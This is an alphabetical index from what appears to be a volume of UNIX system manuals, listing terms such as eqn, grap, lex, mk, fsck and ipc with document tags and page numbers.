C program, *mk*, 269, 279
spin, 429, 434, 438
C++, *pi*, 335, 343
yacc, 347
call redial, *authmgr*, 531, 536, 541
cbt, *backup*, 596
setup, 500
CC variable, *mk*, 271
CFLAGS, *mk*, 270-273, 275-277, 280
character device, *streams*, 503, 507
checkeq, *eqn*, 34
chmod, *security*, 546-547, 549
chown, *security*, 546-547
chuck, *setup*, 497-498

cin, 325-334
−i, 325-329, 331-333
breakpoint function, 327, 329-331
Bugs, 327, 332
cin_bind, 332
cin_break, 329, 331-332
cin_dump, 328, 332
cin_eval, 332-333
cin_libpath, 333
cin_load, 328, 330-332
cin_prompt, 333
cin_quit, 326, 328, 330-333
cin_return, 327, 330-332
cin_spy, 332
cin_system, 326-327, 329, 331-332
cin_unbreak, 331-332
cin_view, 328-332
cin_views, 328-329, 332
cin_whatis, 332
cin_where, 329, 331-332
corrective action, 327, 330
current view, 326, 329, 332
Debugging with Breakpoints, 331
default view, 328-329
Getting Started, 325
interactive mode, 325-330, 332-333
pre-processor statement, 327
predefined function, 328-329, 331-332
predefined variables, 333
Program Equals Data, 331
return type, 326
Summary Of Predefined Functions, 332
Summary Of Predefined Variables, 333
undefined function, 327
Writing A Small Program, 327

Cip User's Manual: One Picture is Worth a Thousand Words, *cip*, 175-186

cip, 175-186
Alignment Aids, 180, 185
arcs, 178-180, 182
bounding box, 177-178, 181, 184
clear screen, 177
click, 177, 180, 184
command menu, 177, 179, 184
Copying Existing Shapes, 180
cursor position, 180, 182
dashed box, 183
define macro, 177-179, 184
dotted box, 183
Drawing New Shapes, 180
Drawing, 175-181, 184-185
Editing, 175-176, 181-182, 184-185
eqn, 175
get file, 177-179, 184-185
grid, 177, 181, 185
guiding points, 182
host machine, 184-185
ideal, 185
macro editing, 182, 184
macro facility, 175, 184
macro instance, 178, 181, 184
Macros, 182, 184
Menus, Using the Mouse, 177, 179, 184
mouse button functions, 175, 177-178
mouse buttons, 177, 184-185
origins of objects, 181
pic, 175, 179-180, 184-185
positional information, 175-176
put file, 177-178, 184
redraw screen, 177
Saving Pictures, 184
Screen, 175-177, 180, 184-185

Selection, Using the Mouse, 175-177, 184
separate, 184
spline, 175, 178-184
sticky points, 180-182, 185
text string, 175, 178, 180, 182-183, 185
troff, 175
Using the Mouse, 175

Citations, *monk*, 244, 251
prefer, 163, 167-170
cite, *monk*, 239-258
classical file system, *setup*, 498
client machine, *netb*, 513-514, 516, 518, 522
client name, *netb*, 522
Client Startup, *netb*, 513
code generator, *dag*, 153
code-sharing mechanism, *music*, 478
color composite, *pico*, 425, 427
Color Image, *raster*, 483-495
Color Map, *pico*, 425-427
raster, 485-489
command interpreter, *rc*, 283-296
communication protocol, *spin*, 429-450
complex numbers, *ideal*, 79, 81
Computer Music, *music*, 477-481
con, *authmgr*, 534-535
ipc, 529
setup, 500
concurrent processes, *spin*, 429-450
conditional shell construct, *mk*, 272, 274
Confidante terminal, *authmgr*, 533
config directory, *upas*, 561
Connection Server, *ipc*, 527
console disk, *setup*, 497, 501
Context sensitivity, *lex*, 378
control blocks, *streams*, 504, 506, 508
control flow, *lex*, 375-376
control messages, *streams*, 505-506, 508
coordinate system, *ideal*, 79-80, 107
core dump, *pi*, 336
corrupted file system, *fsck*, 581-582
Cover Sheets and First Pages, *ms*, 8
cron, *backup*, 593, 596, 598
setup, 499
uucp, 564, 575
crontab, *backup*, 598
crypt, *security*, 551-552
ct, *security*, 551
ctime, *setup*, 499
cu, *security*, 550-551
setup, 499-500
uucp, 566-567, 569, 576, 578
cut-and-paste editor, *sam*, 399-421
daemon, *netb*, 513-514
daemon Files, *lp*, 607
Dag — A Program for Drawing Directed Graphs, *dag*, 147-162

dag, 147-162
.GD, 148-150, 153, 155
.GE, 147-152, 155-157, 159-160, 162
.GS, 148
acyclic graphs, 147
backedge, 149
backpath, 149-150
Basics, 147
bounding box, 148, 153, 161
Box, 148-150, 152, 154-159, 162
Circle, 150-152, 158
code generator, 153
dagsetcolor, 151
default attributes, 150-151
Diamond, 150, 152, 158
Doublecircle, 150, 152, 158
draw edges, 151-152, 160
draw nodes, 150, 152, 160, 162
Drawing Algorithms, 153
draw_dag, 153-157, 159
dummy node, 155-157
Edge Attributes, 151
Edge Colors, 151-152
edge crossing, 148, 153-157
Edge Labels, 151
edge statements, 148
Edge Styles, 151
Edge Weights, 151, 153
Ellipse, 147-150, 152-153, 155, 158, 161
graph description, 147-151, 153, 159
incident edges, 153, 157
invisible flat-edges, 153
line style, 151
maximum rank, 153, 160
minimum rank, 153, 160
Node Attributes, 150
Node Colors, 151-152
Node Labels, 150
Node Shapes, 150-151
optimal rank assignment, 155
ordered edge, 153, 155
Path statements, 149
pic, 147, 150-151
Plaintext, 150, 152, 154, 158
PostScript, 147, 150-151, 161-162
Rank Assignment Control, 153
running time, 155
same rank, 153, 155-156, 160
separate, 152-153, 160
ShadedBox, 161-162
Spacing Control, 152-153
spline control points, 153, 156-157
Square, 150, 152, 158
Syntax, 160
troff, 147, 151
user-defined shapes, 150

dangerous commands, *uucp*, 572
Data Block, *fsck*, 581-584, 587, 589-592
data blocks, *streams*, 504-505, 508-509
data messages, *streams*, 505, 508
Datakit, *backup*, 597-598, 600
ipc, 526, 528-530
lp, 603, 607-608
netb, 513-514
setup, 497, 500
streams, 505
uucp, 563, 566-567, 577
Datakit administrator, *authmgr*, 540-541
Datakit controller, *authmgr*, 533, 536
Datakit node, *authmgr*, 531, 535-536
Datakit Redial Mechanism, *authmgr*, 535, 541
dcheck, *setup*, 498
dcon service, *authmgr*, 534
deadlock, *spin*, 429-450
debugger, *pi*, 335-345
debugging, *netb*, 521
Debugging with Breakpoints, *cin*, 331
demonk, *monk*, 239-258
Dependencies on variables, *mk*, 276
dependency graph, *mk*, 273, 275-279
destination address, *upas*, 557-560
Detection And Correction Of Corruption, *fsck*, 582
deterministic finite automaton, *lex*, 375-376
device driver, *latex*, 264-266
streams, 503-504, 507-509
device number, *netb*, 514-515, 519-520
setup, 498
Diacritical Marks, *eqn*, 29, 34
dialout, *setup*, 499
digital images, *raster*, 486, 488
digitized image, *pico*, 423-428
direct connection, *uucp*, 563, 566, 568
directed graphs, *dag*, 147-162
directory entry, *fsck*, 582-585, 587-591
directory inode, *fsck*, 583-584, 587-591
Disabling accounts based on unsuccessful logins, *security*, 553
Disks and file systems, *setup*, 498
Display Equations, *eqn*, 25, 27, 32
dither, *raster*, 488-489
dkhup, *setup*, 500
dkmgr, *setup*, 499-500
dmesg, *setup*, 499
docgen, *ms*, 8, 12, 16
doctype, *ms*, 13
document language translator, *lp*, 603-608
Document Style Options, *latex*, 262
Document Styles, *latex*, 259, 266
Drawing, *cip*, 175-181, 184-185
Drawing Algorithms, *dag*, 153
Duplicate block, *fsck*, 583-584, 587-592
dvips, *latex*, 264-266
dvit, *latex*, 259, 264
dynamic display, *anim*, 451, 453
Dynamic Statistical Displays, *anim*, 451-475
dynamic typing, *snocone*, 297
ed, *prefer*, 164
sam, 399, 401, 403, 410, 413-414, 419-421
sed, 389
upas, 559
egrep, *sam*, 403, 410
upas, 559
Encrypted File, *security*, 551-552
encrypted password, *security*, 544-545, 553
ENVIRON, *mk*, 281

eqn, 25-34
−mm, 25-27
−ms, 25-27, 30, 34
−T argument, 34
.EN, 25-34
.EQ, 25-34
above, 25, 27, 31-33
back, 31-33
Big Brackets, Etc, 30
bold, 29, 33
Braces for Grouping, 27
ceiling, 30
checkeq, 34
cip, 175
col, 31
copy, 32-33
cpile, 31, 33
Definitions, 32
delim, 25, 27-28, 30-34
Diacritical Marks, 29, 34
Display Equations, 25, 27, 32
down, 32-34
fat, 29
File Inclusion, 32
floor, 30
font, 29-30, 32-33
Fractions, 28

from, 28-29
fwd, 31, 33
gfont, 29, 33
grap, 129, 132, 142
grap, 34
Greek, 26, 33
gsize, 29, 33
include, 30, 32-33
Input spaces, 26
int, 26, 28-29
italic, 26-27, 29-30, 33
Keywords, Precedences, Etc, 32
lcol, 31, 33
left, 25-28, 30-33
lineup, 25, 30, 32-33
Lining up Equations, 30
Local Motions, 31-32
lpile, 31, 33
mark, 25, 27, 29-30, 32-34
mathematical words, 33
Matrices, 31
monk, 249
ms, 11, 13, 17, 20
Output spaces, 26
over, 25, 28-30, 32-34
pic, 34
pic, 53, 69-70
pile, 25, 31-34
post, 34
PostScript, 34
Quoted Text, 29
rcol, 31, 33
right, 25-33
roman, 26, 29-33
rpile, 31, 33
Shorthand for In-line Equations, 27
sin, 26, 30, 33
Size and Font Changes, 29
size, 29
Spaces, Again, 26
sqrt, 28, 33
Square Roots, 28
sub, 25-29, 31-33
Subscripts and Superscripts, 26-27
Summation, Integral, Etc, 28
sup, 25-33
Symbols, Special Names, Greek, 26
tbl, 34
tbl, 35-36, 40
to, 28
troff special-character, 30
troff, 25-26, 29-30, 34
trofftut, 223, 226-228
Troubleshooting, 33
Tuning eqn Output, 34
up, 30-34
Use on UNIX, 34

equations, *eqn*, 25-34
monk, 239, 244, 249
ms, 7, 11-12, 17, 20
Error Handling, *yacc*, 367, 370
Error Messages, *uucp*, 578
error recovery, *yacc*, 363, 367-369, 372
Ethernet, *ipc*, 529
lp, 603, 608
setup, 497, 500
Executability, *spin*, 429, 432, 443, 445
exhaustive validation, *spin*, 429, 438

f77, 311-323
a Format, 321
Alternate Return, 315, 317, 320
Argument Lists, 314-315
Array Declarations, 318
Automatic Storage, 312
Binary Initialization Constants, 313
Blank Lines, 317
Blanks on Input, 320
Block if, 319
C compilers, 311-312
C function, 312, 314-315
canseek, 316
Character Constants, 313, 319-320
character Data Type, 318
Character String, 312-313, 318-319, 321
close, 316, 321-322
Colon, 318-320
Commas in Formatted Input, 314
common block, 315, 318
complex, 312, 314-315, 318-319, 321
Concatenation, 319
Data Representations, 315
data statement, 313, 318-319
Declarations, 314-315, 317, 323
Differences Between Fortran 66 and Fortran 77, 317
Direct I/O, 316, 321-323
do loop, 312-314, 317, 319
double complex, 312, 315
double precision, 312, 314-315, 317, 319
end=, err=, and iostat= Clauses, 320
entry point, 315, 317, 320
entry statement, 317
equivalence, 312-314
Executable Statements, 317, 319
Exponentiation, 319
Expressions, 318-319
Extended Range, 317
external names, 313
external, 315-318
Features Deleted from Fortran 66, 317
File Control Statements, 322
File Formats, 311, 315
flags, 311-312
Floating Point, 317, 321
Format Variables, 320
Formatted I/O, 316, 320-323
fseek, 316
goto, 315, 317, 319
halfword integers, 314
Hollerith, 313, 317
I/O system, 311, 313-314, 316, 320
Implementation Strategy, 312
implicit statement, 318
Implicit Undefined statement, 312
include Statement, 313
Input/Output, 312, 320
inquire, 322-323
integer, 312-313, 315, 318
integer*2, 314
Inter-Procedure Interface, 314
Internal Files, 321-322
intrinsic function, 314, 318
intrinsic statement, 318
Iw.m, 321
Language Extensions, 312
len, 318
List-Directed Formatting, 321
logical quantities, 312, 314
lower case, 312-313
non-character variables, 313-314
One-Trip do Loops, 313
open, 316, 321-323
Optional Plus Signs, 320
Options, 311
Portability Considerations, 316
Positional Editing Codes, 320
Pre-Connected Files and File Positions, 316
print statement, 321
Procedure Names, 314-315
Program and Block Data Statements, 317
Program Form, 317
read, 314, 316, 320-323
real, 312-315, 317-319, 321
record length, 314, 316, 322-323
Recursion, 312
Relaxation of Restrictions, 319
return, 314-315, 317-318, 320, 323
save statement, 318
scratch file, 322
sequential I/O, 316, 321, 323
Short Integers, 312, 314
source file, 311
Source Input Format, 312
Standard Units, 321
static, 312, 317
Structure of Fortran Files, 315
subroutine, 315, 317, 320
Substrings, 319, 321
t and tl Formats, 314
type statement, 312
Unrepresentable Values, 321
upper case letters, 312-313
Usage, 311-313
Violations Of The Standard, 314
write statement, 320-321

Fatal System Errors, *uucp*, 578
fbi, *raster*, 486
figure placement, *pm*, 21-24
Figures, *monk*, 239, 242-243, 248, 250
file access, *uucp*, 569, 572, 578
file assignment, *anim*, 462
file backup system, *backup*, 593-601
file descriptor, *ipc*, 523, 525-528, 530
File Inclusion, *eqn*, 32
file mode, *security*, 546-547
File Motel, *backup*, 593-601
file name, *ipc*, 526, 528, 530
file names, *mk*, 276-277
file parameter, *anim*, 456, 461-462
file server, *authmgr*, 531
file system, *fsck*, 581-592
ipc, 523-525, 530
netb, 513-522
file system check, *fsck*, 581-592
File System Operations, *netb*, 513-515
file system size, *fsck*, 582-583, 586
file system type, *ipc*, 524-525
file transfer, *uucp*, 563-565, 578
filemap, *backup*, 596-597
Files And File Systems, *security*, 546-547
finite automaton, *lex*, 376
Flow Control, *streams*, 503-504, 506, 510
fmdaemon, *backup*, 594, 600
font directory, *latex*, 264-265
Footnotes, *monk*, 244, 250-251, 253
formatting information, *tbl*, 36
Formatting References with Prefer, *prefer*,

163-174
formatting styles, *prefer*, 163, 169
Fortran compiler, *f77*, 311-323
frame buffer, *pico*, 423, 425, 427
raster, 483-487
Frame buffer commands, *raster*, 485-486
Frame parameters, *anim*, 462
Frame window, *pi*, 340-341
free block list, *fsck*, 581-586, 591-592
setup, 498
Free list blocks, *fsck*, 581-583, 585
Fsck - The UNIX File System Check Program, *fsck*, 581-592

fsck, 581-592
Bad block, 582-584, 587-589, 591-592
bad data, 583-584
BAD/DUP error condition, 587-588
block number, 582-585, 587-588, 592
Cleanup, 586, 592
Conventions, 585
corrupted file system, 581-582
Corruption Of The File System, 582
Data Block, 581-584, 587, 589-592
de-allocate inode, 587-588, 591
Detection And Correction Of Corruption, 582
directory data block, 584-585
directory entry inode number, 584
directory entry, 582-585, 587-591
directory inode numbers, 584-585
directory inode, 583-584, 587-591
Duplicate block, 583-584, 587-592
error conditions, 585-592
file system size, 582-583, 586
First Free List Block, 582
Free block count, 582-583, 591-592
free block list, 581-586, 591-592
Free inode count, 582-583, 590-591
Free List Block, 582-583, 592
Free list blocks, 581-583, 585
Hardware Failure, 582-583
Improper System Shutdown and Startup, 582
Indirect Block, 581-584
Initialization, 586
inode number, 582, 584-585, 588-590
inode size, 583-584, 587
inodes, 581-588, 591-592
Link count, 583, 587, 589-591
`lost+found`, 583, 585, 589-590
mode word, 583-584, 587
mounted file system, 581-582, 592
Phase 1: Check Blocks and sizes, 587
Phase 1B: Rescan for more dups, 588, 588
Phase 3: Check connectivity, 589, 590
Phase 5: Check free list, 591, 592
regular inode, 583, 587
root directory, 583, 585-586, 589-590
root file system, 581, 592
root inode, 588-589
setup, 497-498
shutdown procedures, 582
Size check, 584, 586, 588
special character inode, 583, 587
Super-Block, 581-583, 585, 591-592
`sync`, 581-582
unreferenced files, 590
Update Of The File System, 581
virtual memory buffer cache, 587

`fstab`, *setup*, 499

garbage-compacted arena, *sam*, 411
garbage-compacting allocator, *sam*, 411
gateway machine, *ipc*, 530
geometric objects, *anim*, 458-459
`getty`, *setup*, 499
Gnot terminal, *authmgr*, 531-534, 540-541
raster, 483-484
Grammars for Expressions, *yacc*, 354
Grammars in Yacc Specifications, *yacc*, 348
Grap — A Language for Typesetting Graphs, *grap*, 109-146

grap, 109-146
`.G1`, 109-110, 117, 140-143, 145
`.G2`, 109-110, 117, 130, 140-142, 145
`/usr/lib/grap.defines`, 141, 146
arithmetic, 117, 121, 129, 133, 144
`arrow`, 116, 144
`awk`, 127, 131-132, 135-138
`blob`, 140
`bullet`, 116, 118, 121, 123, 126, 135-136, 140-141, 146
`by` clause, 143-144
`circle`, 116, 118, 121, 135, 142, 144
comment, 145
`coord`, 112, 115, 118, 121, 132, 141-143
`copy thru`, 145
`copy`, 110, 116-117, 119, 124, 130, 139, 141-142, 145
`dashed`, 112, 143
data file, 109-110, 119, 129
`define`, 117-118, 132, 141, 143, 145
`dotted`, 112, 114, 133, 143
`draw`, 109, 114, 116, 119, 124, 127, 129, 131, 134, 139, 142-144
`else` clause, 120, 144
`eqn`, 129, 132, 142
eqn, 34
`exp`, 141, 144
`for` statement, 109, 119-120, 133, 144
`frame`, 111-112, 116, 128, 138, 140, 142-143, 145
`graph` command, 127, 145
`grid`, 116, 142-143
horizontal lines, 123-124
`ideal`, 142
`if` statement, 109, 120, 124, 129, 137
`if-then-else` statement, 144
immediate macro, 119
`in` clauses, 132, 143
`include`, 110, 144-146
`label`, 143-144
`line`, 116, 124, 135, 144
`log`, 115, 118, 121, 134, 141, 143-144
macro, 109, 117-120, 128, 132-133, 139-141, 144-145
ms, 11
`new`, 114, 144
`next`, 116-117, 119, 129, 144
one-dimensional data, 133-135
`pic`, 109-110, 117, 128, 132, 141-143, 145
pic, 53, 67
`plot`, 142, 144
plotting symbol, 118-119, 135, 140
predefined macros, 116
`print` statement, 127, 145
`printf`, 115, 143-144
Reference Manual, 109, 138, 142
`scatmat` program, 132
scatter plot, 111
`sh` command, 145
`sh` statement, 138
`sin`, 144
size changes, 121, 140-141
`size` clause, 114
`size` command, 141
`solid`, 111-112, 115-116, 143
`sqrt`, 117, 144
`square`, 117, 146
`stderr`, 127, 141, 145
`thru` parameter, 117
tick-location, 143
`ticks` command, 113, 115-116, 133
`ticks off`, 113
`ticks` statement, 120, 132, 143
`troff`, 109-110, 136, 140-141, 145
Tutorial, 109-110
two coordinate systems, 118-119
typesetter graphics, 142
`until` clause, 130
Using grap, 141
`vticks`, 134
`width` attribute, 143
`with` clause, 128

graph description, *dag*, 147-151, 153, 159
graphical I/O devices, *raster*, 483-495
graphics, *anim*, 451-475
cip, 175-186
ideal, 79-107
latex, 265-266
pic, 53-77
gray shades, *raster*, 491
`grep`, *sam*, 406
spin, 429-450
group ids, *netb*, 513-515
group logins, *security*, 554
group permissions, *security*, 546, 554
guarded command language, *spin*, 429-450
Guide to Preparing Documents with −mcs and −ms, *ms*, 17
guiding points, *cip*, 182
ideal, 84, 93
halftone, *raster*, 488
Hardware Failure, *fsck*, 582-583
header file, *mk*, 269, 271-272, 277
high-resolution rgb video, *raster*, 483
host machine, *cip*, 184-185
I/O control requests, *ipc*, 523
`icheck`, *setup*, 498
Ideal — A Picture-specification Language, *ideal*, 79-107

ideal, 79-107
`−4`, 105
`−l`, 106
`−n`, 105
`−p`, 105
`−q`, 106
`−r`, 106
`.IE`, 79, 84, 88-90, 96-97, 101, 104-107
`.IF`, 104
`.IS`, 79-97, 99-101, 103-107
Absolute Value, 104
Angle Processing, 106
Arc, 82-83, 90, 92-93, 96-97, 104-106
Arrow, 82-84, 86-88, 94, 96-99, 106
B-Trees, 97
boundary list, 92, 105
box definition, 82, 93, 106-107
Box Placement, 105
Boxes, 80, 82, 84, 87, 90, 93-94, 104-106

cip, 185
Circles, 82, 89-90, 92, 96-97
circular arcs, 82, 92-93
Column Width, 106-107
Command-Line Options, 105
Commands to Control ideal Processing, 106
Commands to the Postprocessor, 106-107
comment, 80, 104
complex numbers, 79, 81
`construct`, 90-95, 105
Constructing and Drawing Boxes, 105
coordinate system, 79-80, 107
Dash, 89-91, 96, 106
Defining Boxes, 80
Defining the Bounding Box, 106
dependent variables, 81
`draw` command, 94
Elements of the `ideal` Language, 80, 104
Equations, 79-82, 88, 90, 104
error messages, 82, 90
Filling Regions, 90
Floating Truncation, 104
Forgetting a Box, 106
grap, 142
guiding points, 84, 93
Including Files, 106
independent variables, 81
Inverse Trigonometric Function, 104
Iteration of `ideal` Constructs, 88
latex, 265
Library Files, 82, 95-96, 106
Line Drawing, 104
local variables, 80, 82-84, 90, 93, 97
Manipulating Complex Numbers, 104
Naming Instances of Boxes, 84
Obsolete Features, 107
Opaque Box, 91, 93-94
Opaque Circular Arc Polygons, 92
`opaque exterior`, 92-93, 95, 100, 105
Opaque Polygons, 91
Order is Important, 93
Overview of `ideal`, 79
Paper Commands, 93
Parameter Section Commands, 85
Pen Drawing, 105
Pens as For-Statements, 90
Pens, 89-91
pic, 53, 72
Picture Height, 106
Picture Width, 106
Placing Boxes, 80
Placing Captions, 105
pm, 23
Polygon Clipping, 100
Postprocessor, 105, 107
`put` statement, 80-85, 92-93, 95
Putting Boxes Together, 84
Quality Option, 105
Rectangle, 80-82, 89, 91-92, 96
Reference Manual, 79, 104
Sector Grid, 99
Some Hard Facts, 93
spline, 83-84, 90, 93, 105
Square Root Function, 104
Statements Related to Opaquing, 105
Text Captions, 83
`troff`, 79, 84, 93, 104-105
Unit Vector Functions, 104
Variable Declarations, 97, 104
`wavy`, 89-91, 96, 106

ImPress, *lp*, 603, 606
Improper System Shutdown and Startup, *fsck*, 582
Indirect Block, *fsck*, 581-584
`init`, *setup*, 499
inode size, *fsck*, 583-584, 587
inter-process communication, *streams*, 503-511
interactive debugger, *pi*, 335-345
interactive drawing system, *cip*, 175-186
interactive editor, *sam*, 399-421
interactive mode, *cin*, 325-330, 332-333
intermediate modules, *ipc*, 524
Interprocess Communication, *ipc*, 523-530
streams, 508
Interprocessor Communication, *lp*, 607
IP packets, *ipc*, 529-530

ipc, 523-530
`/cs`, 528
`/etc/netcaller` program, 527
`/etc/utmp` file, 526
Addresses, 525, 528
`auth`, 529
automatic dialers, 525-526
`con`, 529
Connection Server, 527
Datakit, 526, 528-530
`dk`, 528
Establishing Communication, 523, 525
Ethernet, 529
file descriptor, 523, 525-528, 530
file name, 526, 528, 530
file system type, 524-525
file system, 523-525, 530
gateway machine, 530
Generalized Mounting, 525
I/O control requests, 523
intermediate modules, 524
IP packets, 529-530
IPC Implementation, 528
IPC routines, 528-529
`ipcaccept`, 527-528
`ipccreat`, 527-529
`ipclisten`, 527-528
`ipcopen`, 527-529
`ipcreject`, 527-528
kernel code, 526-527
`login`, 526, 528-529
`mount`, 524-526
multi-player game, 527, 529
name translation, 526, 528
netb, 513
Network Calling: Simple Form, 526
network connection, 525-527, 529
Network Managers, 529
network server, 528
New System Mechanisms, 525
Passing Files, 526
`phone`, 528
`pi`, 525
`pipe`, 523-528, 530
port number, 529
Process Connections, 527
`read`, 523-524
`recvfile`, 526-527
remote file system, 524-525, 530
remote login, 529
remote mail, 528
remote system, 526
`rlogin`, 529
`select`, 527-528
`sendfile`, 526
server process, 524-525
Service Manager, 529
socket, 525-526
special file, 525-526
stream, 523-530
Talking to Users, 526
`tcp`, 528
TCP/IP, 528-530
terminal processing, 523, 529
user id, 528-529
`uucp` file-transfer, 529
`vismon`, 526
`write`, 524, 526

IPC routines, *ipc*, 528-529
IPC system, *backup*, 594, 597-600
`ipccreat`, *setup*, 500
`ipconfig`, *setup*, 500
`ipcopen`, *setup*, 500
ITframe buffer, *raster*, 484-486
`jx7`, *music*, 478
kernel, *netb*, 513
kernel code, *ipc*, 526-527
`kill` Files, *lp*, 607
kill processing, *streams*, 507
KMC, *setup*, 500
LALR grammars, *yacc*, 347-374
laser printers, *trofftut*, 223, 225
LaTeX User Guide, *latex*, 259-267

latex, 259-267
`-ms`, 260
`-p`, 265
`-t`, 265
`/usr/lib/tex/fonts`, 264
`/usr/lib/tex/macros`, 259
`\documentstyle`, 259-260
`\special`, 265-266
`acmtrans` Style, 261
`attart` Style, 260
`attletter` Style, 262, 266
Bibliographies, 263
bibliography styles, 259, 263-264, 266
`bibtex`, 259, 263-264
bitmap fonts, 265-266
`cup` Style, 262
device driver, 264-266
Document Style Options, 262
Document Styles, 259, 266
`dvips`, 264-266
`dvit`, 259, 264
font directory, 264-265
graphics, 265-266
`ideal`, 265
`lp`, 264
lp, 603-604, 606
macro directory, 259, 263
Other Packages, 266
Output Devices and Fonts, 264
pic, 265-266
`picext`, 265-266
`picture` Environment Extensions, 265
`pk` files, 265
PostScript, 264-266
`proof`, 259, 264
`psconfig` file, 264
`Psfig` package, 266
`rp` Style, 260
`siam` Style, 261

tm Style, 259-261
tpic, 265-266
troff, 260, 264-265

Layers software, *sam*, 417
ldpcs, *setup*, 501
Left Context Sensitivity, *lex*, 384
Lex — A Lexical Analyzer Generator, *lex*, 375-387

lex, 375-387
$, 376-378, 380, 384
%%, 376-377, 381-383, 385-386
%start, 385
%T, 385-386
%{, 382, 386
%}, 382, 386
−ll, 382-383
−ly, 383
/ operator, 378, 380
^ operator, 378-379, 384
action, 375-377, 379-382, 384-386
Alternation and Grouping, 378
Ambiguous Source Rules, 380
Arbitrary character, 378
automaton interpreter, 376, 378, 385
BEGIN, 385
C, 375-380, 382-383, 386
Caveats and Bugs, 386
character class, 376, 378, 386
character set table, 382, 386
Character Set, 378, 380, 385
comments, 382
Context sensitivity, 378
control flow, 375-376
default action, 379
deterministic finite automaton, 375-376
ECHO, 379, 383-385
end of line, 376
finite automaton, 376
general format, 377
host language, 375-376, 382
input pointer, 377, 381
input stream, 375-378, 380-381, 386
input string, 379, 381
input, 376, 380, 382, 385
internal array sizes, 386
Left Context Sensitivity, 384
left context, 378, 384
lex.yy.c, 382-383
lexical rules, 383-384
longest match, 375, 381
mk, 271-276, 279-280
music, 477, 480
newline character, 376, 378
operators, 377-379, 386
Optional expressions, 378
output, 380, 382, 385
program fragments, 375, 377, 382
Ratfor, 375-376
regular expression, 375-377, 380, 384, 386
REJECT, 381, 386
Repeated expressions, 378
Repetitions and Definitions, 379
Source Definitions, 382
start condition, 378-379, 382, 384-386
Summary of Source Format, 382, 386
text character, 377
trailing context, 378, 386
unput, 380, 382, 385-386
Usage, 382
yacc, 347, 369
yacc, 375-376, 379, 382-383, 386
yyleng, 379-380, 383
yyless, 379-380
yylex, 376, 383
yymore, 379-380
yytext, 379-381, 383-385
yywrap, 380, 383

lexical analyzer, *lex*, 375-387
lexical rules, *lex*, 383-384
light source, *raster*, 490-491
line disciplines, *streams*, 503, 509
Link count, *fsck*, 583, 587, 589-591
local area networks, *security*, 551
local machine, *security*, 550-551
log file, *backup*, 595, 599-600
netb, 513-514
log Files, *lp*, 604, 607
logger server, *backup*, 599
login, *setup*, 499-500
login ids, *uucp*, 570-571, 574
login name, *security*, 545, 548, 550, 553-554
login time, *security*, 547, 553
lost+found, *fsck*, 583, 585, 589-590
low-resolution rgb video, *raster*, 483

lp, 603-608
$LPSPOOL/defdevice, 603-604
$LPSPOOL/prob directory, 607
/usr/ipc/lib/auth.local, 608
/usr/ipc/lib/serv.local, 608
/usr/spool/lp, 603
bitmaps, 606
daemon Files, 607
Datakit, 603, 607-608
defdevice specification, 603
devices file, 603-605
Ethernet, 603, 608
generic preprocessor, 606
ImPress, 603, 606
Interprocessor Communication, 607
kill Files, 607
latex, 264
latex, 603-604, 606
LOCK file, 607
LOCK program, 607
log Files, 604, 607
LPDEST, 603-605
Option list, 605
Options, 603-604
PostScript, 603, 606, 608
prob Files, 607
process Files, 605-606
Repairing Stuck Daemons, 607
sched Files, 607
spool Files, 606
stat Files, 606
Support programs, 606
tektronix graphics, 606
troff, 603, 606
Usage, 603
uucp, 572-573
When Thing Go Wrong, 607

LPDEST, *lp*, 603-605
ls, *security*, 545, 549
lstat, *backup*, 595
M keyboard interface, *music*, 481
M language, *music*, 479
macro facility, *cip*, 175, 184
Macros, *trofftut*, 223, 229

mail, *security*, 544, 547-551
setup, 499-500
uucp, 563, 574-575
mail interface, *upas*, 557
mail system, *upas*, 557, 559, 561-562
mail.log, *setup*, 499
make, *mk*, 269, 273, 276-281
upas, 561
mapping table, *netb*, 514
math functions, *raster*, 492-493
mathematics, *eqn*, 25-34
maximum message size, *netb*, 514
maxuuscheds File, *uucp*, 574
maxuuxqts File, *uucp*, 574
membername, *mk*, 272-274
Memory allocation, *sam*, 411
memory allocator, *anim*, 451, 468
Message blocks, *streams*, 504-505
Message Passing, *spin*, 432, 445
Message Type Definitions, *spin*, 437
Messages, *streams*, 503-508, 510
Metheus frame buffer, *pico*, 423, 425, 427
raster, 484, 486-487
midi process, *music*, 478
MIDI standard, *music*, 477
midiblt, *music*, 478, 481
minimum spanning tree, *anim*, 451-475
Misguided Efforts, *security*, 552
Mk: a successor to make, *mk*, 269-281

mk, 269-281
$NPROC, 280
$prereq, 270-273, 275-277, 280
$target, 273, 275-277, 280
% metarules, 275, 277
&&, 274, 280
−d, 270, 272-273, 276-277
−dg, 279
−e, 270, 272-274, 279
−g, 270, 276-277
−i, 274
−n, 274-275, 279
−p, 270-271
−S, 272-273, 276
−u, 273
−w, 275, 277, 279-280
/dev/tty, 273
: separator, 278
Administrative, 274, 279
Aggregates, 272, 278
alltarget, 280
ar command, 272
Availability of mk, 279
awk, 273
backup, 597-599, 601
builtin variables, 269
BUILTINS, 277
C program, 269, 279
CC variable, 271
CFLAGS, 270-273, 275-277, 280
conditional shell construct, 272, 274
Conversion between make and mk, 278
D attribute, 276, 280
default variable definitions, 280
Deleting targets on errors, 276
Dependencies on variables, 276
dependency graph, 273, 275-279
Differences between make and mk, 277
Dynamic mkfiles, 277
ENVIRON, 281

file names, 276-277
Getting Fancy, 276
header file, 269, 271-272, 277
initial value, 270
`lex`, 271-276, 279-280
`make`, 269, 273, 276-281
`membername`, 272-274
Metarules, 269, 271, 275, 277-279
Missing intermediates, 274
`mkconv`, 278
`mkfile`, 269-281
multiple targets, 271
`N` attribute, 272-273, 280
Namelists, 276
`newprereq`, 272-274, 280
Nontemporal dependencies, 276
`NPROC`, 273, 280
`NREP`, 276, 280
object files, 270, 272, 274-276, 278
`P` attribute, 277, 280
parallel execution, 274, 277-280
Parallel processing, 273, 279
`pid`, 280
`prereq`, 270
Principles, 269, 279
`Q` attribute, 274
Quick hacks, 277
Quoting, 275
`R` attribute, 271, 275
Recipe Execution, 273, 278, 281
`regexp`, 275
regular expression metarules, 275, 277-278
regular expression, 271, 275, 279-280
Rules with multiple targets, 271
Rules with no prerequisites, 271
Segmented `mkfiles`, 277
setup, 498
shell script, 270-274, 277-279
shell variables, 273-274, 279
`stem`, 271-272, 275, 277, 280
Targets without recipes, 273
time stamp, 270, 272, 274-275, 278
transitive closure, 269, 277-279
Variables, 270-271, 273, 277-281
virtual targets, 273-274, 278
`yacc`, 271-273, 276, 278, 280-281

`mkbitfs`, *setup*, 498
`mkconv`, *mk*, 278
`mkdir`, *netb*, 513-522
`mkfile`, *mk*, 269-281
setup, 498
